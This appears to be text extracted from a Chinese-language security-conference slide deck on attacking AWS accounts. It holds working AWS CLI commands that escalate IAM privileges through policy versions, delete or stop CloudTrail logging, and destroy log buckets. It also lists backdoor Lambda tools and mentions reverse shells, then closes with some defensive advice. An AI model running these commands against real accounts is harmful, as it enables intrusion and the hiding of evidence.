- `aws iam set-default-policy-version --policy-arn <generatedARN>/cg-raynor-policy --version-id <versionID> --profile Raynor`

```
root@loki:~# aws iam list-policy-versions --policy-arn arn:aws:iam::909544148703:policy/cg-raynor-policy-cgid3s74w6hym9 --profile raynor
{
  "Versions": [
    {
      "VersionId": "v5",
      "IsDefaultVersion": false,
      "CreateDate": "2020-12-10T14:26:17Z"
    },
    {
      "VersionId": "v4",
      "IsDefaultVersion": false,
      "CreateDate": "2020-12-10T14:26:16Z"
    },
    {
      "VersionId": "v3",
      "IsDefaultVersion": false,
      "CreateDate": "2020-12-10T14:26:16Z"
    },
    {
      "VersionId": "v2",
      "IsDefaultVersion": false,
      "CreateDate": "2020-12-10T14:26:16Z"
    },
    {
      "VersionId": "v1",
      "IsDefaultVersion": true,
      "CreateDate": "2020-12-10T14:26:12Z"
    }
  ]
}
root@loki:~# aws iam get-policy-version --policy-arn arn:aws:iam::909544148703:policy/cg-raynor-policy-cgid3s74w6hym9 --version-id v2 --profile raynor
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Action": "*",
          "Effect": "Allow",
          "Resource": "*"
        }
      ]
    },
    "VersionId": "v2",
    "IsDefaultVersion": false,
    "CreateDate": "2020-12-10T14:26:16Z"
  }
}
```

AWS CloudTrail 是一项 AWS 服务，可帮助对您的 AWS 账户进行监管、合规性检查、操作审核和风险审核。用户、角色或 AWS 服务执行的操作将记录为 CloudTrail 中的事件。事件包括在 AWS 管理控制台、AWS Command Line Interface 和 AWS 开发工具包和 API 中执行的操作。简化了安全性分析，资源更改检测，故障排除等过程。

过滤器: 只读 false 时间范围: 选择时间范围					
	事件时间	用户名	事件名称	资源类型	资源名称
▶	2020-12-11, 10:28:05 AM	root	PutBucketPolicy	S3 Bucket	aws-cloudtrail-logs-909544148703-decad32a
▶	2020-12-11, 10:28:05 AM	root	CreateBucket	S3 Bucket	aws-cloudtrail-logs-909544148703-decad32a
▶	2020-12-11, 10:28:05 AM	root	PutBucketPublicAccessBlock	S3 Bucket	aws-cloudtrail-logs-909544148703-decad32a
▶	2020-12-11, 10:28:05 AM	root	CreateTrail	CloudTrail Trail 还有 1 个	arn:aws:cloudtrail:us-east-1:909544148703:trail/manage...
▶	2020-12-11, 10:28:05 AM	root	StartLogging	CloudTrail Trail	management-events
▶	2020-12-11, 10:27:20 AM	root	GenerateServiceLastAccessedD...		

绕过CloudTrail

- 让我们看看启用了哪些CloudTrails

```
aws cloudtrail describe-trails
```

- 删除CloudTrails

```
aws cloudtrail delete-trail --name [my-trail]
```

- 暂停

```
aws cloudtrail stop-logging --name [my-trail]
```

反向操作-删除或替换日志存储桶

- 替换

```
aws cloudtrail update-trail --name my-trail --s3-bucket-name [cyber-patsy-  
bucket
```

- 删除

```
aws s3 rb --force [s3: // my-bucket]]
```


- 使用高权限账户修改用户数据(bash 反弹)
- 给现有用户分配额外的密钥

https://github.com/dagrz/aws_pwn

1. *rabbit_lambda*— Lambda函数, 可以不断删除某个用户再创建它, 实现干扰删除用户的事件记录系统。
2. *cli_lambda*— Lambda函数, 可以无需凭证创建AWS CLI代理
3. *backdoor_created_users_lambda*— Lambda函数, 可以给新用户添加密钥
4. *backdoor_created_roles_lambda*— Lambda函数, 给新用户之间添加信任关系
5. *backdoor_created_security_groups_lambda*— Lambda函数, 把新入站规则应用到所有安全组
6. *backdoor_all_users*— 可以给账户中的用户添加密钥
7. *backdoor_all_roles*— 可以给所有用户之间添加信任关系 (设置[ARN](#))

- 对核心人员的钓鱼攻击
- 通过分析目标架构与常使用服务的供应链攻击
- 对目标使用云服务商的定点攻击到云服务管理网络






PART 04

安全防护



- 管理员可以将EC2实例元数据结点升级到IMDSv2, 这样可以保护EC2实例免遭SSRF的攻击
- `sudo iptables --append OUTPUT --proto tcp --destination 169.254.169.254 --match owner --uid-owner apache --jump REJECT`
- 除了极少数需要使用它的用户（遵循最小权限原则），删除所有用户的CloudTrail管理权限
- 定期使用免费工具观察消费和使用情况,例如 Trusted Advisor.
- 定期查看CloudTrail日志





网络安全创新大会
Cyber Security Innovation Summit

THANKS